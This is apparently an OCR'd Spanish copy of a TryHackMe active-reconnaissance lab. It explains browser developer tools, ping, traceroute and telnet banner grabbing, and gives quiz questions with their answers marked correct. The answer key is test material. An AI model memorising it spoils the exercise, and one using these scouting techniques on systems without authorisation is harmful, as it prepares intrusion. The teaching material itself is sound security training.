
En el nivel de transporte, el navegador se conecta a:

- Puerto TCP 80 de forma predeterminada cuando se accede al sitio web a través de HTTP
- Puerto TCP 443 de forma predeterminada cuando se accede al sitio web a través de HTTPS

Dado que 80 y 443 son puertos predeterminados para HTTP y HTTPS, el navegador web no los muestra en la barra de direcciones. Sin embargo, es posible utilizar puertos personalizados para acceder a un servicio. Por ejemplo, https://127.0.0.1:8834/ se conectará a 127.0.0.1 (localhost) en el puerto 8834 mediante el protocolo HTTPS. Si hay un servidor HTTPS escuchando en ese puerto, recibiremos una página web.


Mientras navega por una página web, puede presionar `Ctrl+Shift+I` en una PC o `Option + Command + I` (`⌥ + ⌘ + I`) en una Mac para abrir las Herramientas de desarrollo en Firefox. Atajos similares también te ayudarán a comenzar con Google Chrome o Chromium. Las herramientas de desarrollo le permiten inspeccionar muchas cosas que su navegador ha recibido e intercambiado con el servidor remoto. Por ejemplo, puede ver e incluso modificar los archivos JavaScript (JS), inspeccionar las cookies configuradas en su sistema y descubrir la estructura de carpetas del contenido del sitio.

A continuación se muestra una captura de pantalla de las herramientas para desarrolladores de Firefox. Chrome DevTools es bastante similar.



También hay muchos complementos para Firefox y Chrome que pueden ayudar en las pruebas de penetración. Aquí están algunos ejemplos:

- **FoxyProxy** le permite cambiar rápidamente el servidor proxy que está utilizando para acceder al sitio web de destino. Esta extensión del navegador es útil cuando utiliza una herramienta como Burp Suite o si necesita cambiar de servidor proxy con regularidad. Puede obtener FoxyProxy para Firefox desde aquí .
- **User-Agent Switcher and Manager** le brinda la posibilidad de fingir que accede a la página web desde un sistema operativo diferente o un navegador web diferente. En otras palabras, puedes fingir que estás navegando por un sitio usando un iPhone cuando en realidad estás accediendo a él desde Mozilla Firefox. Puede descargar User-Agent Switcher and Manager para Firefox aquí .
- **Wappalyzer** proporciona información sobre las tecnologías utilizadas en los sitios web visitados. Esta extensión es útil, principalmente cuando recopila toda esta información mientras navega por el sitio web como cualquier otro usuario. A continuación se muestra una captura de pantalla de Wappalyzer. Puedes encontrar Wappalyzer para Firefox aquí .



Con el tiempo, es posible que encuentre algunas extensiones que se adapten perfectamente a su flujo de trabajo.

Responda las siguientes preguntas

Navegue al siguiente sitio web y asegúrese de haber abierto sus Herramientas de desarrollador en AttackBox Firefox o el navegador de su computadora. Utilizando las herramientas para desarrolladores, calcule el número total de preguntas.

8 | Respuesta correcta | Pista

Tarea 3 Silbido

Tarea 4 ruta de seguimiento

Tarea 5 Telnet

Tarea 6 netcat

Tarea 7 Poniendolo todo junto

Creado por tryhackme y strategos

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 79857 usuarios aquí y esta sala tiene 822 días.

SCANNING FOR TARGET....

2145

Reconocimiento activo

Aprenda a utilizar herramientas sencillas como traceroute, ping, telnet y un navegador web para recopilar información.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

Tarea 2 Navegador web

Tarea 3 Silbido

Iniciar máquina

Ping debería recordarte el juego de ping-pong (tenis de mesa). Lanzas la pelota y esperas recuperarla. El objetivo principal del ping es comprobar si puede comunicarse con el sistema remoto y si el sistema remoto puede comunicarse con usted. En otras palabras, inicialmente esto se utilizaba para comprobar la conectividad de la red; sin embargo, nos interesan más sus diferentes usos: comprobar si el sistema remoto está en línea.

En términos simples, el comando ping envía un paquete a un sistema remoto y el sistema remoto responde. De esta manera, puede concluir que el sistema remoto está en línea y que la red está funcionando entre los dos sistemas.

Si prefiere una definición más precisa, ping es un comando que envía un paquete ICMP Echo a un sistema remoto. Si el sistema remoto está en línea y el paquete de ping se enrutó correctamente y ningún firewall lo bloqueó, el sistema remoto debería enviar una respuesta de eco ICMP. De manera similar, la respuesta de ping debería llegar al primer sistema si se enruta adecuadamente y no está bloqueada por ningún firewall.

El objetivo de dicho comando es garantizar que el sistema de destino esté en línea antes de que dediquemos tiempo a realizar análisis más detallados para descubrir el sistema operativo y los servicios en ejecución.

En tu terminal AttackBox, puedes comenzar a usar ping como `ping MACHINE_IP` o `ping HOSTNAME`. En este último caso, el sistema necesita resolver HOSTNAME en una dirección IP antes de enviar el paquete ping. Si no especifica el recuento en un sistema Linux, deberá presionar `CTRL+c` para forzar su detención. Por lo tanto, podría considerar `ping -c 10 MACHINE_IP` si solo desea enviar diez paquetes. Esto es equivalente a `ping -n 10 MACHINE_IP` un sistema MS Windows.

Técnicamente hablando, el ping pertenece al protocolo ICMP (Protocolo de mensajes de control de Internet). ICMP admite muchos tipos de consultas, pero, en particular, estamos interesados en el ping (eco ICMP/tipo 8) y la respuesta de ping (respuesta de eco ICMP/tipo 0). No es necesario acceder a los detalles de ICMP para utilizar ping.

En el siguiente ejemplo, hemos especificado el recuento total de paquetes en 5. Desde la terminal de AttackBox, comenzamos a hacer ping `MACHINE_IP`. Descubrimos que `MACHINE_IP` está activo y no bloquea las solicitudes de eco ICMP. Además, los firewalls y enrutadores en la ruta de paquetes tampoco bloquean las solicitudes de eco ICMP.

Terminal AttackBox

```
user@AttackBox$ ping -c 5 MACHINE_IP
PING MACHINE_IP (MACHINE_IP) 56(84) bytes of data.
64 bytes from MACHINE_IP: icmp_seq=1 ttl=64 time=0.636 ms
64 bytes from MACHINE_IP: icmp_seq=2 ttl=64 time=0.483 ms
64 bytes from MACHINE_IP: icmp_seq=3 ttl=64 time=0.396 ms
64 bytes from MACHINE_IP: icmp_seq=4 ttl=64 time=0.416 ms
64 bytes from MACHINE_IP: icmp_seq=5 ttl=64 time=0.445 ms

--- MACHINE_IP ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4097ms
rtt min/avg/max/mdev = 0.396/0.475/0.636/0.086 ms
```

En el ejemplo anterior, vimos claramente que el sistema objetivo está respondiendo. El resultado del ping es un indicador de que está en línea y accesible. Hemos transmitido cinco paquetes y recibimos cinco respuestas. Notamos que, en promedio, la respuesta tardó 0,475 ms (milisegundos) en llegar a nuestro sistema, siendo el máximo 0,636 ms.

Desde el punto de vista de las pruebas de penetración, intentaremos descubrir más sobre este objetivo. Intentaremos aprender todo lo posible, por ejemplo, qué puertos están abiertos y qué servicios se están ejecutando.

Consideremos el siguiente caso: apagamos la máquina virtual de destino y luego intentamos hacer ping `MACHINE_IP`. Como era de esperar en el siguiente ejemplo, no recibimos ninguna respuesta.

Terminal AttackBox

```
user@AttackBox$ ping -c 5 MACHINE_IP
PING MACHINE_IP (MACHINE_IP) 56(84) bytes of data.
From ATTACKBOX_IP icmp_seq=1 Destination Host Unreachable
From ATTACKBOX_IP icmp_seq=2 Destination Host Unreachable
From ATTACKBOX_IP icmp_seq=3 Destination Host Unreachable
From ATTACKBOX_IP icmp_seq=4 Destination Host Unreachable
From ATTACKBOX_IP icmp_seq=5 Destination Host Unreachable

--- MACHINE_IP ping statistics ---
5 packets transmitted, 0 received, +5 errors, 100% packet loss, time 4098ms
pipe 4
```

En este caso, ya sabemos que hemos apagado la computadora de destino que tiene MACHINE_IP. Para cada ping, el sistema que estamos usando, AttackBox en este caso, responde con "Host de destino inalcanzable". Podemos ver que hemos transmitido cinco paquetes, pero no se recibió ninguno, lo que resultó en una pérdida del 100% de los paquetes.

En términos generales, cuando no recibimos una respuesta de ping, hay algunas explicaciones que explicarían por qué no recibimos una respuesta de ping, por ejemplo:

- La computadora de destino no responde; posiblemente todavía se esté iniciando o apagado, o el sistema operativo se haya bloqueado.
- Está desconectado de la red o hay un dispositivo de red defectuoso en el camino.
- Se configura un firewall para bloquear dichos paquetes. El firewall puede ser una pieza de software que se ejecuta en el propio sistema o un dispositivo de red independiente. Tenga en cuenta que el firewall de MS Windows bloquea el ping de forma predeterminada.
- Su sistema está desconectado de la red.

Responda las siguientes preguntas

¿Qué opción utilizaría para establecer el tamaño de los datos transportados por la solicitud de eco ICMP?

-s | Respuesta correcta | Pista

¿Cuál es el tamaño del encabezado ICMP en bytes?

8 | Respuesta correcta | Pista

¿MS Windows Firewall bloquea el ping de forma predeterminada? (sí/no)

Y | Respuesta correcta

Implemente la máquina virtual para esta tarea y, utilizando la terminal AttackBox, emita el comando `ping -c 10 MACHINE_IP`. ¿Cuántas respuestas de ping recibiste?

10 | Respuesta correcta

Tarea 4 ruta de seguimiento

Tarea 5 Telnet

Tarea 6 netcat

Tarea 7 Poniendolo todo junto

Creado por tryhackme y strategos

Esta es una sala **gratuita**, lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 79857 usuarios aquí y esta sala tiene 822 días.

SCANNING FOR TARGET...

2145

Reconocimiento activo

Aprenda a utilizar herramientas sencillas como traceroute, ping, telnet y un navegador web para recopilar información.

Iniciar AttackBox · Ayuda

100%

Tarea 1 Introducción

Tarea 2 Navegador web


Tarea 3 Silbido

Tarea 4 ruta de seguimiento


Como sugiere el nombre, el comando traceroute *rastrea la ruta* tomada por los paquetes desde su sistema a otro host. El propósito de un traceroute es encontrar las direcciones IP de los enrutadores o saltos que atraviesa un paquete a medida que va desde su sistema hasta un host de destino. Este comando también revela la cantidad de enrutadores entre los dos sistemas. Es útil ya que indica la cantidad de saltos (enrutadores) entre su sistema y el host de destino. Sin embargo, tenga en cuenta que la ruta tomada por los paquetes puede cambiar ya que muchos enrutadores utilizan protocolos de enrutamiento dinámico que se adaptan a los cambios de la red.

En Linux y macOS, el comando a utilizar es `traceroute MACHINE_IP` y en MS Windows es `tracert MACHINE_IP`. `traceroute` intenta descubrir los enrutadores que se encuentran en la ruta desde su sistema al sistema de destino.

No existe una forma directa de descubrir la ruta desde su sistema hasta un sistema de destino. Confiamos en ICMP para "engañar" a los enrutadores para que revelen sus direcciones IP. Podemos lograr esto usando un pequeño Tiempo de vida (TTL) en el campo del encabezado IP. Aunque la T en TTL significa tiempo, TTL indica el número máximo de enrutadores/saltos que un paquete puede atravesar antes de ser descartado; TTL no es un número máximo de unidades de tiempo. Cuando un enrutador recibe un paquete, disminuye el TTL en uno antes de pasarlo al siguiente enrutador. La siguiente figura muestra que cada vez que el paquete IP pasa por un enrutador, su valor TTL disminuye en 1. Inicialmente, sale del sistema con un valor TTL de 64; llega al sistema de destino con un valor TTL de 60 después de pasar por 4 enrutadores.



Sin embargo, si el TTL llega a 0, se descartará y se enviará al remitente original un tiempo de vida ICMP excedido. En la siguiente figura, el sistema configuró TTL en 1 antes de enviarlo al enrutador. El primer enrutador en la ruta disminuye el TTL en 1, lo que da como resultado un TTL de 0. En consecuencia, este enrutador descartará el paquete y enviará un mensaje de error de tiempo ICMP excedido en tránsito. Tenga en cuenta que algunos enrutadores están configurados para no enviar dichos mensajes ICMP al descartar un paquete.



En Linux, `traceroute` comenzará enviando datagramas UDP dentro de paquetes IP cuyo TTL sea 1. Por lo tanto, hace que el primer enrutador encuentre un TTL = 0 y envíe un tiempo de vida ICMP excedido. Por lo tanto, un TTL de 1 le revelará la dirección IP del primer enrutador. Luego enviará otro paquete con TTL=2; este paquete se descartará en el segundo enrutador. ¡Excelente. Probemos esto en sistemas en vivo.

En los siguientes ejemplos, ejecutamos el mismo comando, `traceroute tryhackme.com` desde AttackBox de TryHackMe. Observamos que diferentes ejecuciones pueden conducir a diferentes rutas tomadas por los paquetes.

Trazar ruta A

Terminal AttackBox - Traceroute A

```
user@AttackBox$ traceroute tryhackme.com
traceroute to tryhackme.com (172.67.69.208), 30 hops max, 60 byte packets
 1  ec2-3-248-240-5.eu-west-1.compute.amazonaws.com (3.248.240.5)  2.663 ms * ec2-3-248-240-13.eu-west-1.compute.amazonaws.com
(3.248.240.13)  7.468 ms
 2  100.66.8.86 (100.66.8.86)  43.231 ms 100.65.21.64 (100.65.21.64)  18.886 ms 100.65.22.160 (100.65.22.160)  14.556 ms
 3  * 100.66.16.176 (100.66.16.176)  8.006 ms *
 4  100.66.11.34 (100.66.11.34)  17.401 ms 100.66.10.14 (100.66.10.14)  23.614 ms 100.66.19.236 (100.66.19.236)  17.524 ms
 5  100.66.7.35 (100.66.7.35)  12.880 ms 100.66.6.109 (100.66.6.109)  14.791 ms *
 6  100.65.14.131 (100.65.14.131)  1.026 ms 100.66.5.189 (100.66.5.189)  19.246 ms 100.66.5.243 (100.66.5.243)  19.805 ms
 7  100.65.13.143 (100.65.13.143)  14.254 ms 100.95.18.131 (100.95.18.131)  0.944 ms 100.95.18.129 (100.95.18.129)  0.778 ms
 8  100.95.2.143 (100.95.2.143)  0.680 ms 100.100.4.46 (100.100.4.46)  1.392 ms 100.95.18.143 (100.95.18.143)  0.878 ms
 9  100.100.20.76 (100.100.20.76)  7.819 ms 100.92.11.36 (100.92.11.36)  18.603 ms 100.100.20.26 (100.100.20.26)  0.842 ms
10  100.92.11.112 (100.92.11.112)  17.852 ms * 100.92.11.158 (100.92.11.158)  16.687 ms
11  100.92.211.82 (100.92.211.82)  19.713 ms 100.92.0.126 (100.92.0.126)  18.603 ms 52.93.112.182 (52.93.112.182)  17.738 ms
12  99.83.69.207 (99.83.69.207)  17.603 ms  15.827 ms  17.351 ms
13  100.92.9.83 (100.92.9.83)  17.894 ms 100.92.79.136 (100.92.79.136)  21.250 ms 100.92.9.118 (100.92.9.118)  18.166 ms
14  172.67.69.208 (172.67.69.208)  17.976 ms  16.945 ms 100.92.9.3 (100.92.9.3)  17.709 ms
```

En el resultado de traceroute anterior, tenemos 14 líneas numeradas; cada línea representa un enrutador/salto. Nuestro sistema envía tres paquetes con TTL configurado en 1, luego tres paquetes con TTL configurado en 2, y así sucesivamente. Dependiendo de la topología de la red, podemos obtener respuestas de hasta 3 routers diferentes, dependiendo de la ruta que siga el paquete. Considere la línea número 12, el duodécimo enrutador con la dirección IP indicada ha descartado el paquete tres veces y ha enviado un mensaje en tránsito con tiempo excedido ICMP. La línea `12 99.83.69.207 (99.83.69.207) 17.603 ms 15.827 ms 17.351 ms` muestra el tiempo en milisegundos que tarda cada respuesta en llegar a nuestro sistema.

Por otro lado, podemos ver que recibimos solo una respuesta en la tercera línea. Las dos estrellas en el resultado `3 * 100.66.16.176 (100.66.16.176) 8.006 ms *` indican que nuestro sistema no recibió dos mensajes en tránsito con tiempo ICMP excedido esperado.

Finalmente, en la primera línea del resultado, podemos ver que los paquetes que salen del AttackBox toman rutas diferentes. Podemos ver dos enrutadores que respondieron a TTL siendo uno. Nuestro sistema nunca recibió el tercer mensaje ICMP esperado.

Trazar ruta B

Terminal AttackBox - Traceroute B

```
user@AttackBox$ traceroute tryhackme.com
traceroute to tryhackme.com (104.26.11.229), 30 hops max, 60 byte packets
 1  ec2-79-125-1-9.eu-west-1.compute.amazonaws.com (79.125.1.9)  1.475 ms * ec2-3-248-240-31.eu-west-1.compute.amazonaws.com
(3.248.240.31)  9.456 ms
 2  100.65.20.160 (100.65.20.160)  16.575 ms 100.66.8.226 (100.66.8.226)  23.241 ms 100.65.23.192 (100.65.23.192)  22.267 ms
 3  100.66.16.50 (100.66.16.50)  2.777 ms 100.66.11.34 (100.66.11.34)  22.288 ms 100.66.16.28 (100.66.16.28)  4.421 ms
 4  100.66.6.47 (100.66.6.47)  17.264 ms 100.66.7.161 (100.66.7.161)  39.562 ms 100.66.10.198 (100.66.10.198)  15.958 ms
 5  100.66.5.123 (100.66.5.123)  20.099 ms 100.66.7.239 (100.66.7.239)  19.253 ms 100.66.5.59 (100.66.5.59)  15.397 ms
 6  * 100.66.5.223 (100.66.5.223)  16.172 ms 100.65.15.135 (100.65.15.135)  0.424 ms
 7  100.65.12.135 (100.65.12.135)  0.390 ms 100.65.32.15 (100.65.32.15)  1.045 ms 100.65.14.15 (100.65.14.15)  1.036 ms
 8  100.100.4.16 (100.100.4.16)  0.482 ms 100.100.20.122 (100.100.20.122)  0.795 ms 100.95.2.143 (100.95.2.143)  0.827 ms
 9  100.100.20.86 (100.100.20.86)  0.442 ms 100.100.4.78 (100.100.4.78)  0.347 ms 100.100.20.20 (100.100.20.20)  1.388 ms
10  100.92.212.20 (100.92.212.20)  11.613 ms 100.92.11.54 (100.92.11.54)  12.675 ms 100.92.11.56 (100.92.11.56)  10.835 ms
11  100.92.6.52 (100.92.6.52)  11.427 ms 100.92.6.50 (100.92.6.50)  11.033 ms 100.92.210.50 (100.92.210.50)  10.551 ms
12  100.92.210.139 (100.92.210.139)  10.026 ms 100.92.6.13 (100.92.6.13)  14.586 ms 100.92.210.69 (100.92.210.69)  12.032 ms
13  100.92.79.12 (100.92.79.12)  12.011 ms 100.92.79.68 (100.92.79.68)  11.318 ms 100.92.80.84 (100.92.80.84)  10.496 ms
14  100.92.9.27 (100.92.9.27)  11.354 ms 100.92.80.31 (100.92.80.31)  13.000 ms 52.93.135.125 (52.93.135.125)  11.412 ms
15  150.222.241.85 (150.222.241.85)  9.660 ms 52.93.135.81 (52.93.135.81)  10.941 ms 150.222.241.87 (150.222.241.87)  16.543
ms
16  100.92.228.102 (100.92.228.102)  15.168 ms 100.92.227.41 (100.92.227.41)  10.134 ms 100.92.227.52 (100.92.227.52)  11.756
ms
17  100.92.232.111 (100.92.232.111)  10.589 ms 100.92.231.69 (100.92.231.69)  16.664 ms 100.92.232.37 (100.92.232.37)  13.089
ms
18  100.91.205.140 (100.91.205.140)  11.551 ms 100.91.201.62 (100.91.201.62)  10.246 ms 100.91.201.36 (100.91.201.36)  11.368
ms
19  100.91.205.79 (100.91.205.79)  11.112 ms 100.91.205.83 (100.91.205.83)  11.040 ms 100.91.205.33 (100.91.205.33)  10.114 ms
20  100.91.211.45 (100.91.211.45)  9.486 ms 100.91.211.79 (100.91.211.79)  13.693 ms 100.91.211.47 (100.91.211.47)  13.619 ms
21  100.100.6.81 (100.100.6.81)  11.522 ms 100.100.68.70 (100.100.68.70)  10.181 ms 100.100.6.21 (100.100.6.21)  11.687 ms
22  100.100.65.131 (100.100.65.131)  10.371 ms 100.100.92.6 (100.100.92.6)  10.939 ms 100.100.65.70 (100.100.65.70)  23.703 ms
23  100.100.2.74 (100.100.2.74)  15.317 ms 100.100.66.17 (100.100.66.17)  11.492 ms 100.100.88.67 (100.100.88.67)  35.312 ms
24  100.100.16.16 (100.100.16.16)  19.155 ms 100.100.16.28 (100.100.16.28)  19.147 ms 100.100.2.68 (100.100.2.68)  13.718 ms
25  99.83.89.19 (99.83.89.19)  20.929 ms *  21.790 ms
26  104.26.11.229 (104.26.11.229)  11.070 ms  11.058 ms  11.982 ms
```

En la segunda ejecución del programa traceroute, notamos que esta vez los paquetes tomaron una ruta más larga, pasando por 26 enrutadores. Si está ejecutando un traceroute hacia un sistema dentro de su red, es poco probable que la ruta cambie. Sin embargo, no podemos esperar que la ruta permanezca fija cuando los paquetes deben pasar por otros enrutadores fuera de nuestra red.

A modo de resumen podemos observar lo siguiente:

- La cantidad de saltos/enrutadores entre su sistema y el sistema de destino depende del tiempo que esté ejecutando traceroute. No hay garantía de que sus paquetes sigan siempre la misma ruta, incluso si está en la misma red o repite el comando traceroute en poco tiempo.
- Algunos enrutadores devuelven una dirección IP pública. Puede examinar algunos de estos enrutadores según el alcance de las pruebas de penetración previstas.
- Algunos enrutadores no devuelven respuesta.

Responda las siguientes preguntas

En Traceroute A, ¿cuál es la dirección IP del último enrutador/salto antes de llegar a tryhackme.com?

172.67.69.208 | Respuesta correcta | Pista

En Traceroute B, ¿cuál es la dirección IP del último enrutador/salto antes de llegar a tryhackme.com?

104.26.11.229 | Respuesta correcta | Pista

En Traceroute B, ¿cuántos enrutadores hay entre los dos sistemas?

26 | Respuesta correcta

Inicie la VM adjunta desde la Tarea 3 si aún no está iniciada. En AttackBox, ejecute `traceroute MACHINE_IP`. Verifique cuántos enrutadores/saltos hay entre AttackBox y la VM de destino.

No se necesita respuesta | Pregunta hecha | Pista

Tarea 5 Telnet

Tarea 6 netcat

Tarea 7 Poniendolo todo junto

Creado por tryhackme y strategos

Esta es una sala **gratuita**, lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 79857 usuarios aquí y esta sala tiene 822 días.

SCANNING FOR TARGET....

2145

Reconocimiento activo

Iniciar AttackBox | Ayuda

Aprenda a utilizar herramientas sencillas como traceroute, ping, telnet y un navegador web para recopilar información.

100%

Tarea 1 Introducción

Tarea 2 Navegador web

Tarea 3 Silbido

Tarea 4 ruta de seguimiento

Tarea 5 Telnet

El protocolo TELNET (Teletype Network) se desarrolló en 1969 para comunicarse con un sistema remoto a través de una interfaz de línea de comandos (CLI). Por tanto, el comando `telnet` utiliza el protocolo TELNET para la administración remota. El puerto predeterminado utilizado por telnet es el 23. Desde una perspectiva de seguridad, `telnet` envía todos los datos, incluidos los nombres de usuario y las contraseñas, en texto sin cifrar. El envío de texto sin cifrar facilita que cualquier persona que tenga acceso al canal de comunicación pueda robar las credenciales de inicio de sesión. La alternativa segura es el protocolo SSH (Secure SHell).

Sin embargo, el cliente telnet, por su sencillez, puede utilizarse para otros fines. Sabiendo que el cliente Telnet se basa en el protocolo TCP, puede utilizar Telnet para conectarse a cualquier servicio y obtener su banner. Con `telnet MACHINE_IP PORT` , puede conectarse a cualquier servicio que se ejecute en TCP e incluso intercambiar algunos mensajes a menos que utilice cifrado.

Digamos que queremos descubrir más información sobre un servidor web que escucha en el puerto 80. Nos conectamos al servidor en el puerto 80 y luego nos comunicamos mediante el protocolo HTTP. No es necesario sumergirse en el protocolo HTTP; solo necesitas emitir `GET / HTTP/1.1` . Para especificar algo distinto a la página de índice predeterminada, puede emitir `GET /page.html HTTP/1.1` , que solicitará `page.html` . También especificamos al servidor web remoto que queremos usar HTTP versión 1.1 para la comunicación. Para obtener una respuesta válida, en lugar de un error, debe ingresar algún valor para el host `host: example` y presionar Intro dos veces. La ejecución de estos pasos proporcionará la página de índice solicitada.

Terminal Pentest

```
pentester@TryHackMe$ telnet MACHINE_IP 80
Trying MACHINE_IP...
Connected to MACHINE_IP.
Escape character is '^]'.
GET / HTTP/1.1
host: telnet

HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Tue, 17 Aug 2021 11:13:25 GMT
Content-Type: text/html
Content-Length: 867
Last-Modified: Tue, 17 Aug 2021 11:12:16 GMT
Connection: keep-alive
ETag: "611b9990-363"
Accept-Ranges: bytes



...
```

De particular interés para nosotros es descubrir el tipo y la versión del servidor web instalado `Server: nginx/1.6.2` . En este ejemplo, nos comunicamos con un servidor web, por lo que utilizamos comandos HTTP básicos. Si nos conectamos a un servidor de correo, necesitamos utilizar comandos adecuados basados en el protocolo, como SMTP y POP3.

Responda las siguientes preguntas

Inicie la VM adjunta desde la Tarea 3 si aún no está iniciada. En AttackBox, abra la terminal y use el cliente telnet para conectarse a la VM en el puerto 80. ¿Cuál es el nombre del servidor en ejecución?

Apache — Respuesta correcta

¿Cuál es la versión del servidor en ejecución (en el puerto 80 de la VM)?

2.4.10 — Respuesta correcta

Tarea 6 netcat

Tarea 7 Poniendolo todo junto

Creado por tryhackme y strategos

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 79857 usuarios aquí y esta sala tiene 822 días.

SCANNING FOR TARGET....

2145

Reconocimiento activo

Iniciar AttackBox | Ayuda

Aprenda a utilizar herramientas sencillas como traceroute, ping, telnet y un navegador web para recopilar información.

100%

Tarea 1 Introducción

Tarea 2 Navegador web

